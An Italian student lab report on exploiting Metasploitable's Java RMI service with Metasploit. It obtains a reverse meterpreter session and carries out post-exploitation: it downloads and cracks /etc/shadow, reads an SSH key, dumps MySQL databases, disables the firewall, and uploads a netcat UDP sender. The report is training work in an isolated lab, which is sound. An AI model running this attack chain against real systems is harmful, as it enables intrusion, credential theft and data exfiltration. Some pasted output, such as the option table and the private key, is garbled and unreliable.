

Progetto Modulo 4

Ettore Farris - 23/02/2023

1) Traccia

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI.

Si richiede allo studente, ripercorrendo gli step visti nelle lezioni teoriche, di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

I requisiti dell'esercizio sono:

- *La macchina attaccante (KALI) deve avere il seguente indirizzo IP:
192.168.11.111*
- *La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP:
192.168.11.112*
- *Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota: 1) configurazione di rete; 2) informazioni sulla tabella di routing della macchina vittima 3) altro...*

2) Impostazione IP e scansione Nmap su target Metasploitable

Per prima cosa, portiamo le due macchine nella stessa rete interna ed impostiamo gli IP delle due macchine modificando i rispettivi files

/etc/network/interfaces

- Kali:

```
GNU nano 7.2
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

#primary network interface
auto eth0
iface eth0 inet static
address 192.168.11.111
netmask 255.255.255.0
network 192.168.11.0
broadcast 192.168.11.255
gateway 192.168.11.1
```

- Metasploitable:

```
address 192.168.11.112
netmask 255.255.255.0
network 192.168.11.0
broadcast 192.168.11.255
gateway 192.168.11.1
```

Assicuriamoci che le due macchine comunichino col ping

```
(kali㉿kali) - [~]
$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=1.19 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=0.726 ms
^C
--- 192.168.11.112 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 0.726/0.957/1.188/0.231 ms
```

ed effettuiamo una scansione Nmap per verificare le porte e i servizi.

```
(kali㉿kali) - [~]
$ sudo nmap -sV 192.168.11.112
Starting Nmap 7.94 ( https://nmap.org ) at 2024-02-22 14:13 EST
Nmap scan report for 192.168.11.112
Host is up (0.0012s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
21/tcp    open  ftp              vsftpd 2.3.4
22/tcp    open  ssh              OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet?
25/tcp    open  smtp?
53/tcp    open  domain          ISC BIND 9.4.2
80/tcp    open  http             Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind          2 (RPC #100000)
139/tcp   open  netbios-ssn     Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn     Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec?
513/tcp   open  login?
514/tcp   open  shell?
1099/tcp  open  java-rmi         GNU Classpath grmiregistry
1524/tcp  open  bindshell        Metasploitable root shell
2121/tcp  open  ccproxy-ftp?
3306/tcp  open  mysql?
5432/tcp  open  postgresql       PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc              VNC (protocol 3.3)
5901/tcp  open  vnc              VNC (protocol 3.3)
6000/tcp  open  X11              (access denied)
6001/tcp  open  X11              (access denied)
6667/tcp  open  irc              UnrealIRCd
8180/tcp  open  unknown
MAC Address: 08:00:27:2B:56:8F (Oracle VirtualBox virtual NIC)
Service Info: Host: irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 197.15 seconds
```

3) Exploit su Metasploit del servizio java-rmi

Apriamo il framework Metasploit e cerchiamo un modulo per il servizio richiesto dalla traccia, ovvero *Java RMI*.

```
msf6 > search java rmi

Matching Modules
=====

#  Name
-  -
0  exploit/multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce
1  exploit/multi/misc/java_jmx_server
2  auxiliary/scanner/misc/java_jmx_server
3  auxiliary/gather/java_rmi_registry
4  exploit/multi/misc/java_rmi_server
5  auxiliary/scanner/misc/java_rmi_server
6  exploit/multi/browser/java_rmi_connection_impl
7  exploit/multi/browser/java_signed_applet
8  exploit/multi/http/jenkins_metaprogramming
9  exploit/linux/misc/jenkins_java_deserialize
10 exploit/multi/browser/firefox_xpi_bootstrapped_addon
n
11 exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315
12 exploit/multi/http/totaljs_cms_widget_exec
13 exploit/linux/local/vcenter_vcenter_wrapper_vmon_priv_esc
```

Il modulo da usare è il numero 4, ovvero *multi/misc/java_rmi_server*.
Impostiamolo quindi con il comando *use* e verifichiamo quali *options* possiamo configurare.

```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

  Name      Current Setting  Required  Description
  ----      -
  HTTPDELAY  10               yes       Time that the HTTP Server will wait for the pay
  RHOSTS     1099             yes       The target host(s), see https://docs.metasploit
  RPORT      0.0.0.0          yes       The target port (TCP)
  SRVHOST    8080             yes       The local host or network interface to listen o
  s.
  SRVPORT    false            yes       The local port to listen on.
  SSL        no               no        Negotiate SSL for incoming connections
  SSLCert    no               no        Path to a custom SSL certificate (default is ran
  URIPATH    no               no        The URI to use for this exploit (default is ran

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.11.111  yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Generic (Java Payload)
```

Settiamo quindi il parametro *RHOSTS* con l'IP della macchina vittima e il parametro *HTTPDELAY* a 20 e lanciamo l'exploit.

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > set HTTPDELAY 20
HTTPDELAY => 20
msf6 exploit(multi/misc/java_rmi_server) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/SV9n9GCyZh9
[*] 192.168.11.112:1099 - Server started.
msf6 exploit(multi/misc/java_rmi_server) > [*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:40352) at 2024-02-23 02:28:50 -0500
```

Recuperiamo la sessione meterpreter e avviamo i comandi sulla macchina vittima.

```
msf6 exploit(multi/misc/java_rmi_server) > sessions

Active sessions
=====

  Id  Name  Type           Information           Connection
  --  --
  1    meterpreter java/linux root @ metasploitable 192.168.11.111:4444 -> 192.168.11.112:40352 (192.168.11.112)

msf6 exploit(multi/misc/java_rmi_server) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

4) Comandi Meterpreter per ottenere informazioni sul sistema target

- Configurazione IP e indirizzi MAC

Col comando *ipconfig* recuperiamo le informazioni sull'indirizzo IP.

```
meterpreter > ipconfig

Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe54:5301
IPv6 Netmask : ::
```

Per ottenere informazioni più dettagliate, possiamo lanciare la *shell* e provare il comando *ifconfig*. In questo modo otterremo anche i dati accurati sugli indirizzi MAC delle interfacce di rete.

```
meterpreter > shell
Process 5 created.
Channel 5 created.
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:54:53:01      1 1000Mbit/s 100MB
          inet addr:192.168.11.112  Bcast:192.168.11.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe54:5301/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:4786 errors:0 dropped:0 overruns:0 frame:0
          TX packets:6226 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:628273 (613.5 KB)  TX bytes:872986 (852.5 KB)
          Base address:0xd020 Memory:f0200000-f0220000
lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:2312 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2312 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1005196 (981.6 KB)  TX bytes:1005196 (981.6 KB)
```

- Routing e tabella ARP

Col comando *route* accediamo alle informazioni di routing.

```
meterpreter > route

IPv4 network routes
=====

Subnet      Netmask      Gateway      Metric      Interface
-----
127.0.0.1    255.0.0.0    0.0.0.0
192.168.11.112 255.255.255.0 0.0.0.0

IPv6 network routes
=====

Subnet      Netmask      Gateway      Metric      Interface
-----
::1
fe80::a00:27ff:fe54:5301 :: ::
```

Esplorando il file */etc/network/interfaces* possiamo vedere le impostazioni del file di configurazione di rete ed eventualmente modificarle manipolando il file.

Cerchiamo il file con il comando *search* e poi visualizziamo il contenuto con *cat*.

```
meterpreter > search -f interfaces
Found 1 result...
=====

Path              Size (bytes)  Modified (UTC)
-----
/etc/network/interfaces 383          2024-02-23 03:08:26 -0500

meterpreter > █
```

```
meterpreter > cat /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static

address 192.168.11.112
netmask 255.255.255.0
network 192.168.11.0
broadcast 192.168.11.255
gateway 192.168.11.1
meterpreter > █
```

Dalla *shell*, lanciamo il comando `arp -a` per ottenere la tabella ARP del sistema.

```
arp -a
Address                  HWtype  HWaddress      Flags Mask    Iface
192.168.11.111            ether    08:00:27:CB:7E:F5  C          eth0
192.168.11.1              (incomplete)
? (192.168.11.111) at 08:00:27:CB:7E:F5 [ether] on eth0
? (192.168.11.1) at <incomplete> on eth0
```

- **Host discovery**

A partire dalle informazioni di rete ottenute, possiamo effettuare una scan dal sistema target per scoprire altri dispositivi che fanno parte della stessa rete. Lanciando il comando *shell* abbiamo accesso al terminale della macchina. Si è scoperto che fortunatamente Metasploitable ha una vecchia versione di *nmap* installata (4.53) e pertanto possiamo effettuare una semplice scansione *ping* per scoprire altre macchine della rete ed eventuali vulnerabilità.

```
kali@kali: ~ x  kali@kali: ~ x  kali@kali: ~ x
nmap -sP 192.168.11.0/24

Starting Nmap 4.53 ( http://insecure.org ) at 2024-02-23 14:54 EST
Host 192.168.11.111 appears to be up.
MAC Address: 08:00:27:CB:7E:F5 (Cadmus Computer Systems)
Host 192.168.11.112 appears to be up.
Nmap done: 256 IP addresses (2 hosts up) scanned in 31.723 seconds
exit
[-] core_channel_interact: Operation failed: 1
meterpreter > █
```

Ovviamente, dato che l'exploit è stato condotto tra due macchine virtuali facenti parte della stessa rete, la scansione restituisce due host attivi, ovvero la stessa Metasploitable e la nostra macchina Kali.

In un esempio reale, avremmo potuto cercare le vulnerabilità presenti negli altri eventuali host della rete.

- Informazioni su OS e architettura sistema target

Alcune informazioni generali sul sistema le otteniamo con `sysinfo`. Con questo comando otteniamo le informazioni sul sistema operativo e sull'architettura del sistema. Tramite questa informazione, capiamo che la macchina target è un **server Linux**.

```
meterpreter > sysinfo
Computer      : metasploitable
OS            : Linux 2.6.24-16-server (i386)
Architecture : x86
System Language : en_US
Meterpreter   : java/linux
meterpreter > █
```

- Informazioni sull'hardware sul sistema target

Dalla *shell*, con il comando `lshw -short` otteniamo una lista riassuntiva di tutti gli hardware presenti nel sistema. A partire da questo comando capiamo, tra le altre cose che il target è una macchina virtuale.

```
lshw -short
H/W path          Device          Class          Description
-----
/0                 *               system         VirtualBox
/0/0               *               bus            VirtualBox
/0/0/0             *               memory         128KiB BIOS
/0/1               *               processor      Intel(R) Core(TM) i7-8565U CPU @ 1.80GHz
/0/2               *               memory         511MiB System memory
/0/100             *               bridge         440FX - 82441FX PMC [Natoma]
/0/100/1           *               bridge         82371AB PIIX3 ISA [Natoma/Triton II]
/0/100/1.1         *               scsi2          82371AB/EB/MB PIIX4 IDE
/0/100/1.1/0.0.0   /dev/scd0       disk           CD-ROM
/0/100/2           *               display        Abstract SVGA II Adapter
/0/100/3           *               network        82540EM Gigabit Ethernet Controller
/0/100/4           *               system         VirtualBox Guest Service
/0/100/5           *               multimedia     82801AA AC'97 Audio Controller
/0/100/6           *               bus            KeyLargo/Intrepid USB
/0/100/7           *               bridge         82371AB/EB/MB PIIX4 ACPI
/0/100/b           *               bus            82801FB/FBM/FR/FW/PRW (ICH6 Family) USB2 EHCI Controller
/0/100/d           *               scsi0          82801HBM/HEM (ICH8M/ICH8M-E) SATA AHCI Controller
/0/100/d/0.0.0     /dev/sda        disk           8589MB VBOX HARDDISK
/0/100/d/0.0.0/1   /dev/sda1       volume         235MiB EXT3 volume
/0/100/d/0.0.0/2   /dev/sda2       volume         7954MiB Extended partition
/0/100/d/0.0.0/2/5 /dev/sda5       volume         7954MiB Linux LVM Physical Volume partition
```

- **Utenti del sistema**

Per scoprire informazioni sugli utenti, lanciamo:

- `getuid` per conoscere l'utente corrente (comando meterpreter);
- `who` per conoscere gli utenti attivi (comando lanciato dalla shell);
- `cat /etc/passwd | awk -F: '{print $1}'` per scoprire tutti gli utenti del sistema a partire dal file `passwd` (comando lanciato dalla shell).

```
meterpreter > getuid  
Server username: root  
meterpreter > █
```

```
who  
msfadmin tty1 Feb 23 07:36  
root pts/0 Feb 23 07:36 (:0.0)  
cat /etc/passwd | awk -F: '{print $1}'  
root  
daemon  
bin  
sys  
sync  
games  
man  
lp  
mail  
news  
uucp  
proxy  
www-data  
backup  
list  
irc  
gnats  
nobody  
libuuid  
dhcp  
syslog  
klog  
sshd  
msfadmin  
bind  
postfix  
ftp  
postgres  
mysql  
tomcat55  
distccd  
user  
service  
telnetd  
proftpd  
statd
```

- **Esplorazione del file system e ottenimento delle credenziali degli utenti trovati (download dei files passwd e shadow e password cracking)**

Vediamo la directory corrente col comando `pwd` e visualizziamo il contenuto col comando `ls`.

```
meterpreter > pwd
/
```

```
meterpreter > ls
Listing: /
=====
Mode                Size      Type       Last modified    Name
----                -
040666/rw-rw-rw-   4096      dir        2012-05-13 23:35:33 -0400  bin
040666/rw-rw-rw-   1024      dir        2012-05-13 23:36:28 -0400  boot
040666/rw-rw-rw-   4096      dir        2010-03-16 18:55:51 -0400  cdrom
040666/rw-rw-rw-  13460      dir        2024-02-23 03:05:28 -0500  dev
040666/rw-rw-rw-   4096      dir        2024-02-23 03:05:33 -0500  etc
040666/rw-rw-rw-   4096      dir        2010-04-16 02:16:02 -0400  home
040666/rw-rw-rw-   4096      dir        2010-03-16 18:57:40 -0400  initrd
100666/rw-rw-rw-  7929183   fil        2012-05-13 23:35:56 -0400  initrd.img
040666/rw-rw-rw-   4096      dir        2012-05-13 23:35:22 -0400  lib
040666/rw-rw-rw-  16384      dir        2010-03-16 18:55:15 -0400  lost+found
040666/rw-rw-rw-   4096      dir        2010-03-16 18:55:52 -0400  media
040666/rw-rw-rw-   4096      dir        2010-04-28 16:16:56 -0400  mnt
100666/rw-rw-rw-   7263      fil        2024-02-23 03:05:35 -0500  nohup.out
040666/rw-rw-rw-   4096      dir        2010-03-16 18:57:39 -0400  opt
040666/rw-rw-rw-    0          dir        2024-02-23 03:05:09 -0500  proc
040666/rw-rw-rw-   4096      dir        2024-02-23 03:05:35 -0500  root
040666/rw-rw-rw-   4096      dir        2012-05-13 21:54:53 -0400  sbin
040666/rw-rw-rw-   4096      dir        2010-03-16 18:57:38 -0400  srv
040666/rw-rw-rw-    0          dir        2024-02-23 03:05:10 -0500  sys
040666/rw-rw-rw-   4096      dir        2024-02-23 03:11:09 -0500  tmp
040666/rw-rw-rw-   4096      dir        2010-04-28 00:06:37 -0400  usr
040666/rw-rw-rw-   4096      dir        2012-05-20 17:30:19 -0400  var
100666/rw-rw-rw- 1987288   fil        2008-04-10 12:55:41 -0400  vmlinuz
```

Andiamo alla ricerca di files critici del sistema, come `passwd` e `shadow` e scarichiamoli con il comando `download`.

```
meterpreter > download /etc/shadow
[*] Downloading: /etc/shadow -> /home/kali/shadow
[*] Downloaded 1.20 KiB of 1.20 KiB (100.0%): /etc/shadow -> /home/kali/shadow
[*] Completed : /etc/shadow -> /home/kali/shadow
meterpreter > download /etc/passwd
[*] Downloading: /etc/passwd -> /home/kali/passwd
[*] Downloaded 1.59 KiB of 1.59 KiB (100.0%): /etc/passwd -> /home/kali/passwd
[*] Completed : /etc/passwd -> /home/kali/passwd
meterpreter >
```

Su Kali, copiamo il contenuto di questi files su dei normali files di testo ed usiamo l'utility `unshadow` per poter creare un file unico da questi due file utilizzabile poi con *John the Ripper*.

```
(root@kali) - [/home/kali]
# unshadow passwd.txt shadow.txt > passwordfile.txt
```

Effettuando il password cracking con *john* possiamo vedere le password in chiaro:

```
(root@kali) - [/home/kali]
# john --wordlist=Desktop/passwords.txt passwordfile.txt

Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants))
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 17 candidates left, minimum 24 needed for performance.
user (user)
msfadmin (msfadmin)
2g 0:00:00:00 DONE (2024-02-23 03:13) 40.00g/s 340.0p/s 2380c/s 2380C/s 1234..superman
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

```
(kali@kali) - [~]
$ john passwordfile.txt --show

sys:batman:3:3:sys:/dev:/bin/sh
klog:123456789:103:104::/home/klog:/bin/false
msfadmin:msfadmin:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
user:user:1001:1001:just a user,111,,,:/home/user:/bin/bash
service:service:1002:1002::,,,:/home/service:/bin/bash

5 password hashes cracked, 2 left

(kali@kali) - [~]
$ █
```

- Chiavi SSH

Nel sistema, possiamo cercare eventuali chiavi pubbliche e private SSH. Per fare questo, lanciamo ancora una volta la shell e, nella cartella *.ssh* cerchiamo i files *id_rsa* (chiave privata) e *id_rsa.pub* (chiave pubblica).

Intanto verifichiamo le chiavi pubbliche autorizzate sul server visualizzando il file *authorized_keys*. Per ragioni di spazio, viene riportato il copia e incolla dell'output del comando e non lo screenshot.

Comando:

```
cat ~/.ssh/authorized_keys
```

Output:

ssh-rsa

```
AAAAB3NzaC1yc2EAAAABIwAAAQEApmGJFZNI0ibMNALQx7M6sGGoi4KNmj6PVxpbpG70lShHqQldJkcteZZdPFSbW76lUipR0Oh+WBV0xl6iPL/0zUYFHyFKAzle6/5teoweG1jr2qOffdomVhvxXvSjGaSFwwOYB8R0QxsOWWTQTYSeBa66X6e777GVkHCDLYgZSo8wWr5JXln/Tw7XotowHr8FEGvw2zW1krU3Zo9Bzp0e0ac2U+qUGIzIu/WwgztLZs5/D9IyhtRWocyQPE+kcP+Jz2mt4y1uA73KqoXfdw5oGUkxdFo9f1nu2OwkjOc+Wv8Vw7bwkf+IRgiOMgiJ5cCs4WocyVxsXovcNnbALTp3w== msfadmin@metasploitable
```

La chiave privata trovata dell'host autorizzato presente nel file *id_rsa* è la seguente:

```
cat /home/msfadmin/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEoQIBAAKCAQEApmGJFZNI0ibMNALQx7M6sGGoi4KNmj6PVxpbpG70lShHqQldJkcteZZdPFSbW76lUipR0Oh+WBV0xl6iPL/0zUYFHyFKAzle6/5teoweG1jr2qOffdomVhvxXvSjGaSFwwOYB8R0QxsOWWTQTYSeBa66X6e777GVkHCDLYgZSo8wWr5JXln/Tw7XotowHr8FEGvw2zW1krU3Zo9Bzp0e0ac2U+qUGIzIu/WwgztLZs5/D9IyhtRWocyQPE+kcP+Jz2mt4y1uA73KqoXfdw5oGUkxdFo9f1nu2OwkjOc+Wv8Vw7bwkf+IRgiOMgiJ5cCs4WocyVxsXovcNnbALTp3w== msfadmin@metasploitable
-----END RSA PRIVATE KEY-----
```

- Dump dei database mysql

Mediante il tool *mysqldump*, generiamo e scarichiamo un file del dump di tutti i database presenti sul sistema.

```
meterpreter > shell
Process 4 created.
Channel 12 created.
mysqldump --all-databases > database_dump.sql
```

```
meterpreter > download database_dump.sql
[*] Downloading: database_dump.sql -> /home/kali/.ssh/database_dump.sql
[*] Downloaded 821.53 KiB of 821.53 KiB (100.0%): database_dump.sql -> /home/kali/.ssh/database_dump.sql
[*] Completed : database_dump.sql -> /home/kali/.ssh/database_dump.sql
meterpreter >
```

- Servizi attivi sul sistema target

Per scoprire le porte TCP in listening si può usare il comando *netstat -plnt*


```
meterpreter > shell
Process 5 created.
Channel 14 created.
netstat -plnt
Active Internet connections (only servers)

```

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State	PID/Program name
tcp	0	0	0.0.0.0:512	0.0.0.0:*	LISTEN	4343/xinetd
tcp	0	0	0.0.0.0:513	0.0.0.0:*	LISTEN	4343/xinetd
tcp	0	0	0.0.0.0:2049	0.0.0.0:*	LISTEN	-
tcp	0	0	0.0.0.0:514	0.0.0.0:*	LISTEN	4343/xinetd
tcp	0	0	0.0.0.0:50980	0.0.0.0:*	LISTEN	3556/rpc.statd
tcp	0	0	0.0.0.0:8009	0.0.0.0:*	LISTEN	4452/jsvc
tcp	0	0	0.0.0.0:6697	0.0.0.0:*	LISTEN	4509/unrealircd
tcp	0	0	0.0.0.0:3306	0.0.0.0:*	LISTEN	4066/mysqld
tcp	0	0	0.0.0.0:1099	0.0.0.0:*	LISTEN	4493/rmiregistry
tcp	0	0	0.0.0.0:6667	0.0.0.0:*	LISTEN	4509/unrealircd
tcp	0	0	0.0.0.0:139	0.0.0.0:*	LISTEN	4321/smbd
tcp	0	0	0.0.0.0:5900	0.0.0.0:*	LISTEN	4516/Xtightvnc
tcp	0	0	0.0.0.0:45644	0.0.0.0:*	LISTEN	4243/rpc.mountd
tcp	0	0	0.0.0.0:49837	0.0.0.0:*	LISTEN	3538/portmap
tcp	0	0	0.0.0.0:6000	0.0.0.0:*	LISTEN	4516/Xtightvnc
tcp	0	0	0.0.0.0:80	0.0.0.0:*	LISTEN	4472/apache2
tcp	0	0	0.0.0.0:8787	0.0.0.0:*	LISTEN	4497/ruby
tcp	0	0	0.0.0.0:8180	0.0.0.0:*	LISTEN	4452/jsvc
tcp	0	0	0.0.0.0:1524	0.0.0.0:*	LISTEN	4343/xinetd
tcp	0	0	0.0.0.0:21	0.0.0.0:*	LISTEN	4343/xinetd
tcp	0	0	192.168.11.112:53	0.0.0.0:*	LISTEN	3919/named
tcp	0	0	127.0.0.1:53	0.0.0.0:*	LISTEN	3919/named
tcp	0	0	0.0.0.0:23	0.0.0.0:*	LISTEN	4343/xinetd
tcp	0	0	0.0.0.0:5432	0.0.0.0:*	LISTEN	4148/postgres
tcp	0	0	0.0.0.0:25	0.0.0.0:*	LISTEN	4311/master
tcp	0	0	127.0.0.1:953	0.0.0.0:*	LISTEN	3919/named
tcp	0	0	0.0.0.0:35354	0.0.0.0:*	LISTEN	4493/rmiregistry
tcp	0	0	0.0.0.0:445	0.0.0.0:*	LISTEN	4321/smbd
tcp6	0	0	:::2121	:::*	LISTEN	4390/proftpd: (acce
tcp6	0	0	:::3632	:::*	LISTEN	4175/distccd
tcp6	0	0	:::53	:::*	LISTEN	3919/named
tcp6	0	0	:::22	:::*	LISTEN	3943/sshd
tcp6	0	0	:::5432	:::*	LISTEN	4148/postgres
tcp6	0	0	:::1:953	:::*	LISTEN	3919/named

- **Disattivazione del firewall**

Dalla *shell*, lanciamo il comando *ufw disable* per stoppare e disattivare il firewall all'avvio della macchina.




```
ufw disable
Firewall stopped and disabled on system startup
```

- **EXTRA: Upload di file.**

Comando shell ed esecuzione di uno script bash per l'invio di pacchetti a un server in ascolto

Intanto creiamo un semplice server in ascolto con *python* utilizzando il modulo *socket*. Questo server accetterà pacchetti UDP in ingresso. Per semplicità la macchina in ascolto sarà sulla macchina attaccante stessa (Kali). L'IP pertanto sarà 192.168.11.111, mentre la porta in ascolto può essere scelta a piacere, in questo caso 5555.



```
(kali㉿kali) - [~]
$ cat Desktop/udp_flood/server.py
import socket

IP = "192.168.11.111"
PORT = 5555
sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
sock.bind((IP, PORT))
print("Listening on port 5555")

while True:
    msg, address = sock.recvfrom(1024)
    print(f"From {address}: {msg}")
```


Creiamo uno script bash che ci consente di inviare dei pacchetti contenenti il messaggio *"Progetto del modulo 4 di Epicode"* al server in ascolto.

```
GNU nano 7.2
#!/bin/bash

# Indirizzo IP del destinatario
DEST_IP="192.168.11.111"

# Porta su cui il destinatario è in ascolto
DEST_PORT=5555

# Numero di pacchetti da inviare
NUM_PACKETS=1000

# Messaggio da inviare
MESSAGE="Progetto del modulo 4 di Epicode!"

# Ciclo per inviare i pacchetti
for ((i=0; i<$NUM_PACKETS; i++)); do
    echo -n "Invio pacchetto $((i+1))... "
    echo -n "$MESSAGE" | nc -w 1 -u $DEST_IP $DEST_PORT
    echo "Fatto!"
done
echo "Tutti i pacchetti inviati."
```

Dalla nostra sessione Meterpreter, carichiamo lo script bash appena creato. Lanciamo la *shell* e cambiamo i permessi del file per consentire l'esecuzione con il comando *chmod +x <nome_file>*. Eseguiamo poi lo script bash, ma prima lanciamo il server per metterci in ascolto.

```
meterpreter > upload bot.sh
[*] Uploading : /home/kali/bot.sh -> bot.sh
[*] Uploaded 1.00 B of 477.00 B (-0.21%): /home/kali/bot.sh -> bot.sh
[*] Completed : /home/kali/bot.sh -> bot.sh
meterpreter > shell
Process 3 created.
Channel 6 created.
chmod +x bot.sh
bash bot.sh &
Invio pacchetto 1... Fatto!
Invio pacchetto 2... Fatto!
Invio pacchetto 3... Fatto!
Invio pacchetto 4... Fatto!
Invio pacchetto 5... Fatto!
Invio pacchetto 6... Fatto!
Invio pacchetto 7... Fatto!
Invio pacchetto 8... Fatto!
Invio pacchetto 9... Fatto!
Invio pacchetto 10... Fatto!
```

```
(kali㉿kali) - [~]  
$ python3 Desktop/udp_flood/server.py  
Listening on port 5555  
From ('192.168.11.112', 37831): b'Progetto del modulo 4 di Epicode!'  
From ('192.168.11.112', 57177): b'Progetto del modulo 4 di Epicode!'  
From ('192.168.11.112', 49880): b'Progetto del modulo 4 di Epicode!'  
From ('192.168.11.112', 55426): b'Progetto del modulo 4 di Epicode!'  
From ('192.168.11.112', 36565): b'Progetto del modulo 4 di Epicode!'  
From ('192.168.11.112', 43559): b'Progetto del modulo 4 di Epicode!'  
From ('192.168.11.112', 39127): b'Progetto del modulo 4 di Epicode!'  
From ('192.168.11.112', 44278): b'Progetto del modulo 4 di Epicode!'  
From ('192.168.11.112', 40968): b'Progetto del modulo 4 di Epicode!'  
From ('192.168.11.112', 50557): b'Progetto del modulo 4 di Epicode!'  
From ('192.168.11.112', 45149): b'Progetto del modulo 4 di Epicode!'  
